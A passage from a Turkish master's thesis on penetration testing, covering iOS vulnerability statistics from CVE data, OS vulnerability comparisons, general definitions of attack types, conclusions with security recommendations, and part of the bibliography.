
Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2007	1		1	1											
2008	9	2	2		1						2				
2009	17	10	3	1	3		1			2	7				1
2010	32	14	14	9	6					3	3	2			2
2011	37	13	13	3	3		3			2	11	1			
2012	113	74	69	64	60		7			13	9	1			
2013	96	38	30	42	47		4			17	3	1			
2014	122	30	31	33	33		1	1		23	23	4			
2015	387	232	211	183	191			3		46	43	13	1		1
2016	191	107	79	83	79		3			9	19	11			
2017	387	241	222	210	194		14			28	44	3			
2018	128	63	62	38	50		1			17	17	4			
2019	133	8	1	21	22	1	8				13				
Total	1451	870	778	753	729	1	39	3		170	264	40	1		3
% Of All		52.7	47.1	45.2	44.8	0.1	2.4	0.4	0.0	10.5	16.0	2.4	0.1	0.1	

Şekil 5.11. IOS zafiyetleri tablosu (CVE, 2019).

Şekil 5.11.'de IOS işletim sistemi üzerinde 2007-2019 tarihlerinde zafiyet çeşitlerine göre tespit edilen zafiyet sayıları sunulmuştur. IOS'un il sürümü 2007 yılında piyasaya çıktı ve Code Execution, Overflow zafiyet tespitleri yapıldı. 2008 yılında IOS'un 2. Sürümünün çıkmasıyla

Overflow zafiyetleri ortadan kaldırıldı fakat DOS, bellek bozulması ve bilgi toplama zafiyetlerinin eklenmesiyle zafiyet sayısında bir artış meydana geldi. 2009 yılında IOS'un 3. Sürümünün çıkması ile birlikte var olan zafiyetlere Overflow, XSS ve bypass zafiyetleri eklenerek zafiyet sayısındaki artış devam etti ve ilk sömürü modülü eklendi. 2010 yılında IOS'un 4. Sürümü ile birlikte XSS zafiyetleri ortadan kalkarken bilgi toplama zafiyetleri eklendi ve zafiyet sayısındaki artış devam etti. 2011 yılında sömürü modülleri etkisiz hale getirildi fakat XSS zafiyetleri yeniden tespit edildi ve zafiyet sayısındaki artış devam etti. 2012 yılında IOS'un 5. Ve 6. Sürümünün de ortaya çıkmasıyla zafiyet sayısı gözle görülür bir artış gösterdi. 2013 yılında çıkan 7. Sürüm ile zafiyet sayıları azaltıldı. 2014 yılında 8. Sürümde ilk defa dizin aşımı zafiyeti tespit edildi ve zafiyet sayısında genel bir artış görüldü. 2015 yılında 9. Sürüm ile birlikte XSS zafiyetleri ortadan kaldırılsa da CSRF zafiyeti ve yeni sömürü modülü eklendi zafiyet sayısındaki artış devam etti. 2016 yılında IOS 10. Sürümle birlikte var olan zafiyet sayısında gözle görülür bir azalış meydana geldi. 2017 yılında IOS 11. Sürüm ile birlikte zafiyet sayısı ciddi oranda arttı. 2018 yılında var olan zafiyetler azaltılırken 2019 yılında yapılan iyileştirmelere rağmen genel zafiyet sayısındaki artış devam etmektedir.




Şekil 5.12. IOS zafiyet çeşitlerine göre tespit edilen toplam zafiyet sayısı (CVE, 2019).

Şekil 5.12'de IOS işletim sistemi üzerinde bulunan zafiyetler çeşitlerine göre şematize edilmiştir.

5.7. Zafiyet Şemalarının Karşılaştırılması ve Yorumlanması

Bu bölümde analizi yapılan zafiyet şemaları arasında Windows ve Linux işletim sistemleri kendi arasında Android ve IOS işletim sistemleri kendi arasında zafiyet çeşitleri bakımından


kıyaslanmıştır. 2019 yılı zafiyet çeşitleri sayısına bağlı olarak hangi alanlarda hangi işletim sistemlerinin kullanılması gerektiği analiz edilmiştir. Windows XP için 2019 yılında herhangi bir güvenlik desteği sağlanmadığı için Windows XP işletim sistemi için 2017 yılı baz alınmıştır.



Şekil 5.13. Windows ve linux işletim sistemleri zafiyet kıyaslaması.

Şekil 5.13'de Windows ve Linux işletim sistemlerinin en güncel hallerinin zafiyet kıyaslaması grafiği oluşturulmuştur. Bu grafiği iyi yorumlayabilmek amacıyla grafik üzerindeki zafiyetlerin tanımları yapılmıştır. DOS (Denial of Service) saldırıları sistemler üzerinde tanımlı kullanıcıların kullandığı servislerin aksatılmasına dayalı bir saldırı çeşididir. DOS saldırılarının sonucunda kullanılan servisler bozularak istemci tarafından gelen istekleri reddetmeye ve cevap vermemeye başlar. Bu durumda bilgi güvenliğinin erişilebilirlik maddesi ihlal edilmiş olur. DOS Saldırılarından çoğunlukla alışveriş siteleri, oyun satış platformları yemek ve bankacılık sektörü etkilenmektedir. Grafik incelendiğinde DOS saldırılarına karşı en savunmasız olan Linux işletim sistemi iken, bu saldırı tipine karşı en dirençli işletim sistemi Windows XP'dir. Fakat DOS saldırıları hiçbir zaman tam anlamıyla engellenemez. Code Execution zafiyetleri bir web uygulaması üzerinden istenilen komutların yürütülmesine dayanan bir zafiyettir. Bu güvenlik açığında ön kimlik doğrulaması kullanıcı etkileşimine gerek kalmadan aşılmaktadır ve bu güvenlik açığını sömüren saldırgan herhangi bir yazılımı kullanarak savunmasız bilgisayardan diğerleri üzerine yayılım sağlayabilmektedir. Grafiğe göre en az Linux işletim sisteminde görülürken en çok Windows 10 işletim sisteminde görülmektedir. Overflow zafiyetleri hatalı bir şekilde kullanılan fonksiyonlardan oluşan bir programda yer alan değişkenlere saklama kapasitelerinin çok üstünde veri yüklenmesi durumunda programların

bozulmasına (crash) neden olan bir zafiyettir. Kapasite aşıldığı için normal akışta bulunmayan kodlar (shellcode) normal kodlar ile yer değiştirebilmektedir. Bu durum sonucunda hedef sistem üzerinde zararlı yazılım kodları yürütülmektedir. Grafiğe göre en az Windows XP üzerinde görülürken en çok Windows 10 işletim sistemi üzerinde bulunmaktadır. Ağ güvenliğinde bypass, bir saldırganın sistem veya ağ erişimi elde etmek için güvenlik mekanizmalarını aşmasına izin veren güvenlik sistemindeki bir kusurdur. Bypass güvenlik açığı saldırgan tarafından yerleştirilen bir mekanizma veya tasarım üzerindeki bir kusur veya geliştiriciler tarafından bırakılan alternatif bir erişim yolundan meydana gelmektedir. Grafiğe göre bypass güvenlik açığı en çok Linux işletim sisteminde en az Windows XP işletim sisteminde mevcuttur. Bilgi Toplama zafiyetleri bazen pentest araçlarıyla bazen direk google üzerinden hedef sistem hakkında hassas bilgilerin toplanması işlemidir. Grafiğe göre bu güvenlik açığına karşı en savunmasız işletim sistemi Windows 10 iken en az risk taşıyan işletim sistemi Windows XP'dir. Bellek bozulması zafiyeti daha çok C, C++ yazılım dillerinden kaynaklı olarak ortaya çıkmaktadır. Bu tür yazılımlardaki bellek güvenliği eksikliği saldırganların programın davranışını değiştirerek kontrolü tamamen ele geçirmesine neden olmaktadır. C/C++ gibi dillerde bellek yönetimi için kullanılan malloc (), calloc () gibi fonksiyonların sömürülmesi sonucunda bir sonraki hafıza elemanlarına öngörülemeyen ve geçersiz pointer değerleri atanabilir. Bu durum uygulama işlemlerinin çökmesine neden olmaktadır. Grafiğe göre bu zafiyet en çok Windows 10 işletim sisteminde mevcutken, en az Windows XP ve Windows 7 işletim sistemlerinde bulunmaktadır. Yetki edinimi zafiyetleri saldırganın ağa, ilgili veri ve uygulamalara yüksek yetkili erişim sağlamak amacıyla programlama hatalarından veya tasarım hatalarından yararlanılmasıdır. Grafiğe göre bu zafiyete karşı en savunmasız işletim sistemi Linux işletim sistemidir.



Şekil 5.14. IOS ve android işletim sistemleri zafiyetleri kıyaslaması.

Şekil 5.14'de mobil cihaz işletim sistemi olan IOS ve Android işletim sistemlerinin en güncel hallerinin zafiyet kıyaslaması yapılmıştır. Bir önceki grafikten farklı olarak bu işletim sistemlerinde SQL Injection ve XSS zafiyetleri mevcuttur. SQL Injection zafiyeti SQL sorgusunun amacına müdahale edilerek veri tabanlarından bilgi edilmesidir. XSS zafiyeti ise istemci tarafında gerçekleşen bir kod enjeksiyon hatasıdır. Saldırgan hedef web sayfasına zararlı bir kod göndererek hedef sistem üzerinde kötü amaçlı komut dosyalarının çalışmasını amaçlamaktadır. Kötü amaçlı web sayfası ziyaret edildiğinde ilgili zafiyet sömürülmeye başlar. Onaylanmamış kullanıcı girdileri kullanan web sayfalarında bu zafiyet açık haldedir. Grafiğe bakıldığında DOS saldırılarına karşı IOS Android'e göre daha savunmasızdır. Code Execution saldırıları söz konusu olduğunda ise Android IOS'a karşı daha savunmasız bir durumdadır. Overflow saldırılarına karşı Android IOS'a karşı açık ara bir farkla daha güvenlidir. Bypass zafiyetleri android işletim sisteminde sömürülürken IOS üzerinde bu zafiyet bulunmamaktadır. Bellek bozulması zafiyetleri IOS işletim sisteminde daha fazladır. Bilgi toplama, sql injection ve XSS zafiyetlerine karşı IOS'un daha savunmasız olduğu görülmektedir.

6. SONUÇ VE ÖNERİLER

Bu çalışma kapsamında Domain Controllera (Windows Server 2012) bağlı Windows XP, Windows 7, Windows 10, Linux, IIS Server ve MSSQL Server işletim sistemleri ve sunucuları kurularak hem işletim sitemleri üzerinde ayrı ayrı penetrasyon testi uygulamaları yapılarak işletim sistemleri değerlendirilmiş hem de pentest.com domain etki alanına sahip Domain Controllerın ele geçirilmesini anlatan senaryolar uygulamalarla aşama aşama gerçekleştirilmiştir. Bu senaryolarda gerçekleştirilen işlemler özel sektörde bir penetrasyon testi uzmanının kurumsal firma üzerinde uyguladığı işlemleri içermektedir. Ayrıca android işletim sistemi üzerinde penetrasyon testi uygulamaları gerçekleştirmek amacı ile Kali Linux 2019 işletim sistemi üzerine Android 2.1, Android 2.2 ve Android 4.3 emülatörleri kurularak, Kali Linux 2019 üzerine kurulmuş spf (smartphone pentes framework) aracı ile Android 4.3 emülatörü saldırgan cihaz, Android 2.2 ve Android 2.1 hedef cihaz olacak şekilde emülatörler yönlendirilmiştir. Bu sayede android işletim sistemindeki zafiyetler gösterilerek saldırı araçlarıyla sömürü elde edilmeye çalışılmıştır. Zafiyetli web sitesi laboratuvarı üzerinde, web uygulama güvenliği açıkları ve saldırı yöntemleri aşama aşama uygulamalı olarak gerçekleştirilmiştir.

Araştırmanın giriş bölümünde bilgi güvenliği, bilgi güvenliği bileşenleri, penetrasyon testi, penetrasyon testi tipleri, penetrasyon testi kavramları ve aşamaları bütünsel olarak değerlendirilmiştir. Bu sayede kapsamlı ve etkin penetrasyon testi gerçekleştirecek kurum ve araştırmacılara, yapılması gereken işlemleri geniş bir vizyon ile ele almaları ve uygulanacak testleri kapsamlı olarak değerlendirmelerine yönelik bir bakış açısı kazandırılması amaçlanmıştır.

Sanal laboratuvar dizaynı ve kullanılan araçlar bölümde kurulan sanal laboratuvarların detayları verilmiş, kullanılan penetrasyon testi araçları, parametreleri ve kullanım yöntemleri aşamalı bir şekilde görsel olarak sunulmuştur. Penetrasyon testi aşamalarının ve uygulamalarının işletim sistemlerinin hangi katmanlarında gerçekleştirilebileceği ve hangi güvenlik açıklarından yararlanılabileceği hususlarının daha iyi kavranması amacıyla işletim sistemi mimarileri ve güvenlik mekanizmaları incelenerek değerlendirilmiştir.

Uygulanan yöntem ve kullanılan teknikler bölümünde kurulan sanal laboratuvar üzerinde gerçekleştirilen bilgi toplama aşamaları, işletim sistemlerinin konfigürasyon hataları ve mimarilerinden kaynaklı zafiyetlerin sömürülme işlemleri içerikte belirtilen alt başlıklar kapsamında ayrı ayrı gerçekleştirilmiş ve zafiyet uygulamaları sınıflandırılmıştır. Ayrıca bir Domain Controller ele geçirme işlemi aşama aşama uygulanmıştır. İşletim sistemlerinin

konfigürasyon eksikliği ve mimarilerinden kaynaklı zafiyetlerinin sömürülmesi dışında oluşturulan shellcode ve payloadlarla, exploit ve auxiliary modulleriyle yapılan saldırı işlemleri sınıflandırılmış ve sınıflandırılan saldırı işlemleri ayrı ayrı başlıklar altında uygulanmıştır. Android işletim sistemi üzerinde mobil saldırı yöntemleri gösterilerek değerlendirilmiştir. Ayrıca sosyal mühendislik saldırı işlemleri sınıflandırılarak ilgili başlıklar altında uygulamaları ayrı ayrı gerçekleştirilmiş ve alınması gereken önlemler belirtilmiştir.

Web uygulama güvenliği bölümünde web zafiyetleri kurulan zafiyetli web laboratuvarı üzerinde incelenmiş ve zafiyetlerin sömürülmesi işlemleri içerik kısmında ayrı başlıklarda uygulanarak gösterilmiştir.

İşletim sistemi ve web uygulamalarının zafiyetlerinin kıyaslanması ve yorumlanması bölümünde araştırmacıya bir bakış açısı sunması amacıyla işletim sistemleri üzerinde mevcut olan zafiyetler yıllık olarak incelenmiştir. Windows XP, Windows 7 , Windows 10, Linux, Android ve IOS işletim sistemleri için incelenen zafiyetlerin en güncel verileri ele alınarak grafikler ile görselleştirilerek sunulmuş ve kıyaslanarak yorumlanmıştır.

Gerçekleştirilen bu çalışma ile penetrasyon testleri adımlarını, popüler işletim sistemleri ve web uygulamaları üzerinde uygulayarak bu konuda çalışma yapmak isteyen araştırmacılara ve sektör çalışanlarına bir kaynak oluşturulmaya çalışılmıştır. Penetrasyon testlerinin popüler işletim sistemleri ve web uygulamaları üzerinde sadece belirli bir açıdan değil de kapsamlı ve bütünsel olarak ele alınmasına yönelik değerlendirilmesinin gerekliliği ve yöntemleri sunulmaya çalışılmıştır. Özellikle ülkemizde penetrasyon testleri konusunda yapılan çalışmaların ve literatürde yer alan kaynakların kısıtlılığı düşünüldüğünde, çalışmanın rehber bir kaynak olacağı öngörülmektedir. Bu kapsamda çalışmanın farklı platformlardaki penetrasyon testi aşamalarını bir bütün olarak uygulamalarla sunulmasından dolayı sektör çalışanlarına, araştırmacılara ve bilgi güvenliği alanında kendini geliştirmek isteyen bireylere fayda sağlayacağı düşünülmüştür.

Çalışmada gerçekleştirilen penetrasyon testi adımları ve sömürülen zafiyetler sonucunda şuanda aktif olarak kullanılmakta olan sistemlerin de bu zafiyetleri bulundurduğu ve aynı işlemlerle sömürüldüğü sonucuna ulaşılmış ve görseller yardımıyla sunulmuştur.

Saldırganların çeşitli güvenlik açıklarını sömürerek hassas verilere erişim sağlaması kurumsal firmalara ve bireylere maddi ve manevi zararlar vermektedir. Kurumların IT (Bilgi Teknolojiler) çalışanları ve diğer personeller bilgi güvenliği konusunda farkındalık eğitimleri ile bilinçlendirilmelidir. Kullanılan işletim sistemlerinin güvenlik yamaları güncel tutulmalıdır. Şirketlerde ve kurumlarda kullanılan sistemlerin konfigürasyon ayarlarının yapılması kullanıcıları yetkilendirme işlemleri, kimlik doğrulama aşamaları, kullanıcı adı ve şifreleri belirleme konusunda dikkatli olunması ve belirli aralıklarla kontrol edilmesi gerekmektedir.

Sosyal mühendislik saldırılarının kurumların en zayıf halkasından gerçekleştirilebileceği düşünüldüğünde, yalnızca IT çalışanlarının değil tüm personelin bilgilendirilmesi önem arz etmektedir. İnternet üzerinden gerçekleştirilen saldırıların birçoğu web yazılımlarının eksikliği ve açıklıklarından kaynaklanmaktadır. Bu bağlamda yazılım geliştiricilerin kod yazarken sistem performansı kadar güvenliği de göz önünde bulundurmaları gerekmektedir. Özellikle banka, hastane gibi kuruluşların her yıl en az iki defa kapsamlı ve bütünsel içerikteki penetrasyon testlerini yaptırmaları faydalı olacaktır. Penetrasyon testleri aşamasında seçilecek firmanın güvenilir olması ve penetrasyon testi yapacak uzmanlarla yapılacak güvenlik sözleşmeleri de güvenlik açısından önem arz etmektedir. Android cihazlar ve web uygulamaları üzerinde daha çok sosyal mühendislik saldırıları yöntemlerinden biri olan kullanıcı taraflı saldırıların gerçekleştiği görülmektedir. Dünyaca bilinen hackerların sistem veya cihaz zafiyetleri tespitinden çok sosyal mühendislik saldırılarına başvurduğu görülmektedir. İnsanlar yardım etme eğiliminde olduğundan bilinçsizce çalıştıkları firmaları, kurum veya kuruluşları ya da bireysel verilerini sosyal mühendislik saldırılarına açık hale getirmektedir. Android işletim sistemlerinde her ne kadar virüs programları mevcut olsa da bu programlar yüklenme esnasında bir çok alt dosyayı izinlerini kabul ettirerek yüklemeyi zorunlu kılmaktadır. Bu durum da zararlı yazılımların virüs programı tarafından tespitini zorlaştırmakta ve güvenlik riskini arttırmaktadır. Güvenlik konusunda android izin tabanlı güvenlik mekanizması yetersiz kalmaktadır. Bu açıdan insanları teknolojiyi kullanma konusunda bilinçlendirmek kullanıcı taraflı saldırı yöntemleri hakkında bilgilendirmek oldukça önemlidir. İşletim sistemleri güncelleştirmeleri bazı güvenlik açıklarını kapatsa da yeni sürümler ortaya çıktıkça yeni güvenlik açıkları da meydana gelmektedir. Kötü niyetli kişiler yeni çıkan sistem açıklarını incelemekte ve sömürü modüllerini durmadan yenilemektedir. Yeni işletim sistemleri kullanıcıya kolaylık sağlaması ve yeni eklenen özellikleri ile her ne kadar kullanıcıya cazip gelse de saldırganlar tarafından keşfedilecek ve sistem açıklıkları tespit edilecek yeni hedef cihazlar olmaya devam edecektir. Bu kapsamda bilgi güvenliği kavramı ve penetrasyon testlerinin önemi artarak devam edecektir. Yapılan bu çalışma ile popüler işletim sistemleri ve web uygulamarındaki açıklıklardan yararlanılarak elde edilebilecek sömürüler, bu sömürülere karşı alınabilecek tedbirler, kullanılan araçlar, metotlar ve yöntemler uygulamalı olarak gerçekleştirilmiş ve görselleştirilerek aşamalar halinde sunulmuştur. Bu sayede bilgi güvenliği konusunda çalışma yapmak isteyen öğrencilere araştırmacılara ve özel sektör çalışanlarına yön gösterecek nitelikte bir rehber kaynak oluşturulmaya çalışılmış ve faydalı olacağı öngörülmüştür.

KAYNAKLAR DİZİNİ

A Little Tool to Play with Windows Security, (2016). Retrieved from https://github.com/gentilkiwi/mimikatz

Ackroyd, R. (2014, Nisan 21). *Social Engineering Penetration Testing*, UK: Syngress, 153-204

Alhassan, M.M., Adjei-Quaye, A. (2017, Şubat 27). Information Security of Organization, Zhejiang Normal University College of Mathematics, physics & Information Engineering, Zhejiang Province, CHINA, 321004

Alparslan, E. (2010, Mayıs 14). Windows 7 Güvenliği Kılavuzu, Türkiye: TUBİTAK - UEKAE, 9-48

Ami, P., Hasan, A., (2012, Kasım). *Seven Pharase Penetration Testing Model*, International Journal of Computer Applications, Cilt 59, No.5, 0975-8887

Bacudio, A.G., Yuan, X., Chu B-T B., Jones, M. (2011, Ekim). *An Overview Of Penetration Testing*, International Journal Of Network Security & Its Applications (IJNSA), Cilt 3, No.16

Bair, J. (2018). *Seeking the Truth from Mobile Evidence*, US: Academic Press, 283-296

Baloch, R. (2015). *Ethical Hacking And Penetration Testing Guide*, London Newyork: CRC Press, 7-9

Beggs, R. W. (2014, Haziran). *Mastering Kali Linux for Advanced Penetration Testing*, U.K: Packt Publishing, 43-65

Bernardo Damele, A.G., Stampar, M. (2011, Nisan 10). *Sqlmap User's Manual*, U.K: it-docs.net, 4-7

Bhat, R., Nisman, M. (2018, Haziran). *Advancing The User Experience with Intel Architecture Based Laptops and Microsoft Windows 10*, Intel White Paper, 2-19

Canbek, G., Sağıroğlu, Ş. (2006). *Bilgi, Bilgi Güvenliği ve Süreçleri Üzerine Bir İnceleme*, Politeknik Dergisi Cilt:9 Sayı:3 s. 165-174

Cannols, B., Ghafarian, A. (2017). Hacking Experiment by Using UDB Rubber Ducky Scripting, Department of CSIS University Of North Georgia USA, 1690-4524, Cilt 15

Chaekiar, S.S., Jafari, M., Taherdoost, H., Chaei, N.S. (2012, Ekim). *Definitions and Criteria of CIA Security Triangle in Electronic Voting System,* International Journal of Advanced Computer Science and Information Technology, Cilt 1 No.1, 14-24, 2296-1739

Chinetha, K., Joann, J.D., Shalini, A. (2015, Şubat). *An Evolution Of Android Operating System And Its Version*, International Journal Of Engineering and Applied Sciences, 2346-3661, Cilt 2

KAYNAKLAR DİZİNİ (devam)

Creasey, J. (2017, Nisan). *A Guide for Running and Effective Penetration Testing Programme*, CREST Publish, 16-50

CVE Details (2019). The Ultimate Security Vulnerability Data Source Android Vulnerability Statistics. Retrieved from https://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224

CVE Details (2019). The Ultimate Security Vulnerability Data Source Iphone OS Vulnerability Statistics. Retrieved from https://www.cvedetails.com/product/15556/Apple-Iphone-Os.html?vendor_id=49

CVE Details (2019). The Ultimate Security Vulnerability Data Source Linux Kernel Vulnerability Statistics. Retrieved from https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

CVE Details (2017). The Ultimate Security Vulnerability Data Source Windows XP Vulnerability Statistics. Retrieved from https://www.cvedetails.com/product/739/Microsoft-Windows-Xp.html?vendor_id=26

CVE Details (2019). The Ultimate Security Vulnerability Data Source Windows 7 Vulnerability Statistics. Retrieved from https://www.cvedetails.com/product/17153/Microsoft-Windows-7.html?vendor_id=26

CVE Details (2019). The Ultimate Security Vulnerability Data Source Windows 10 Vulnerability Statistics. Retrieved from https://www.cvedetails.com/product/32238/Microsoft-Windows-10.html?vendor_id=26

D. Akolaş, A. (2004). Bilişim Sistemleri ve Bilişim Teknolojisinin Küreselleşme Olgusu ve Girişimcilik Üzerine Yansımaları. Niğde Üniversitesi İktisadi ve İdari Bilimler Fakültesi

Duffy, C. (2015, Eylül 30). *Learning Penetration Testing With Python*, UK: Packt Publishing, 100-310

Fyodor, L., G. (2008, Aralık). *Nmap Network Scanning: Official Nmap Project Guide To Network Discovery and Security Scanning*, US: Insecure.Com, 1-20

Weidman, G. (2014). *Penetration Testing, San Francisco*: no starch press, 361-421

Gunawan, T.S., Kartiwi, M. (2018, Kasım). *Penetration Testing Using Kali Linux: SQL İnjection, XSS, wordpress and WPA2 Attacks*, Indonesian Journal of Electrical Engineering and Computer Science, 2502-4752, Cilt 12, 729-737

Haigh, T. (2010, Mart). *The History Of Information Technology*. Annual Review of Information Science and Technology, Cilt 45

KAYNAKLAR DİZİNİ (devam)

Hau, H.F., Hwang, Y.L., Tsai, C.Y., Cai, W.T., Lee, C.H. Chang, K. (2016, Eylül). *TRAP: A Threeway-Handshake Server for TCP Connection Establishment*, CyberTrust Technology Institute, Institute for Information Industry, TaiChung 40201, Taiwan

Hertzog, R., O'Gorman, J., Ahorini, M. (2017). *Kali Linux Revealed Mastering The Penetration Testing Distribution*, USA: Offsec Press, 67-239

Hofstede, R., Jonker, M., Sperotto, A., Pras, A. (2017, Ekim). *Flow Based Web Application Brute-Force Attack and Compromise Detection*, Journal of Network and System Management, Springer US, 1573-7705, Cilt 25, 735-758

Khan, F.H., Haris, M., Yousaf, M. (2017, Kasım). Evolution Of Android Operating System: A Review, National University Of Sciences And Technology, 2nd International Conference on Advanced Research, Melbourne, Australia

Khan, M.E., Khan, F., (2012). *A Comparative Study of White Box, Black Box and Gray Box Testing Techniques*, International Journal of Advanced Computer Science and Applications, Cilt 3, No.6

Knittel, B., McFedries, P. (2016). *Windows 10 in Depth*, Que Publishing, Bölüm VII.

Kumar, H. (2014, Ocak 24). *Learning Nessus for Penetration Testing*, UK: Packt Publishing, 12-15

LeBlanc, P. (2013). *Microsoft SQL Server 2012 Step by Step*, California: Microsoft Press, 3-21

Leeuw, K., Bergstra, J. (2007). *The History Of Information Security – A Comprehensive Hand Book*, University Of Cambridge, Computer Laboratory, Elsevier Science, 262-263

Mainka, C., Mladenov, V., Guenther, T., Schwenk, J. (2015). Automatic Recognition, Processing and Attacking of Single Sign-On Protocols with Burp Suite, Horst Görtz İnstitue, Ruhr-University Bochum, Germany, 117

Mansoori, B. (2018, Ekim 5). *Penetration Testing using WPScan & Metasploit*, UK: WordPress, 2-8

Marx, M. (2014, Kasım 2). Maltego Data-Mining Environment Into An Anti-Phishing System, Thesis, Bechelor Of Science Of Rhodes University, Grahamstown, South Africa, 24-31

Mauerer, W. (2008). *Linux Kernel Architecture*, Indiana: Wiley Publishing, 5-31

KAYNAKLAR DİZİNİ (devam)

Meng, H., Thing, V. L.L., Cheng, Y., Dai, Z., Zhang, L. (2018, Temmuz). *A Survey Of Android Exploits In The Whild*, Elsevier, 71-91

Minasi, M. (2002, Mayıs 27). *Mastering Windows XP Professional*, United States: Sybex Publishing, 67-266

Mukhopadhyay, S., Konar, S., Guha, D., Banerjee, J. (2015, Eylül). *Windows 10*, International Journal Of Engineering Technology & Management Research, Cilt 3

Muniz, J., Lakhani, A. (2013). *Web Penetration Testing with Kali Linux*, UK: Packt Publishing, 110-113

Muniz, J., Lakhani, A. (2013). *Web Penetration Testing with Kali Linux*, UK: Packt Publishing, 230-234

Naik, A.N., Kurundkar, K., Khamitkar, S., Kalyankar, D.V. (2009, Aralık). *Penetration Testing: A Roadmap to Network Security*, Journal of Computing, Cilt 1, Issue 1, 2151-9617

Nieles, M., Dempsey, K., Pillitteri, V.Y. (2017, Haziran 22). An Introduction to Information Security, NIST U.S. Department Of Commerce, 800-12, Rev.1

Noptrix, Penetration Testing Scanner Tools Dnsspider (2019). Retrieved from http://nullsecurity.net/tools/scanner.html

Noro Y., Yum S., Nishimiya-Fujisiwa C., Busse C., Shimizu H., Mineta K., Zhang X., W.Holstein T., N.David C., Gojobori T., Fujisawa T. (2019, Ocak 21). Regionalized Nervous System in Hydra and the Mechanism of Its Development, Gene Expression Patterns, 1567-133X, Cilt 31, 42-59

Nweke, L.O (2017, Aralık). *Using the CIA and AAA Models to Explain Cybersecurity Activities*, PM World Journal, Cilt 6

Ogletree, T. W. (2002). *Microsoft Windows XP Unleashed*, Sams Publishing, 66-312

Olusanya, O.O., Ogunbanvo A.S., Usman O.L., Odulaja G.O. (2016, Ekim). Microsoft Windows Operating Systems, Computer And Information Sciences Departmant, TASUED, 138-146

Patel, N., Shekokar, N. (2015, Mart 25). Implementation of Pattern Matching Algorithm to Defend SQLIA, Procedia Computer Science, 1887-0509, Cilt 45, 453-459

Pavkovic, N., Perkov, L. (2011, Mayıs 23-27). Social Engineering Toolkit-A Systematic Aproach to Social Engineering, Proceedings of the 34th International Convention MIPRO, Opatija, Croatia

KAYNAKLAR DİZİNİ (devam)

Pokuri, R., Merugu, C., Battula, N., (2015). *Penetration Testing*, International Journal of Computer Science and Information Technologies, Cilt 6, 2552-2553

Pritchett, W.L., De Smett D. (2013*). Kali Linux Cookbook*, UK: Packt Publishing, 5-7

Ramesh, N. (2009*). Windows 7 A Beginner's Guide*, US: The Windows Club, 4-54

Rani, P., Arora, P. (2018, Mayıs). *Penetration Testing in Virtual and Real Environment*, International Journal of Modern Engineering Research, Cilt 8, Issue 5, 2249-6645

Sağıroğlu, Ş. (2011, Haziran). *Etkin Bilişim Teknolojileri Kullanımı*, Bilişim Sistemleri Türkiye: Ufuk Kitabevi

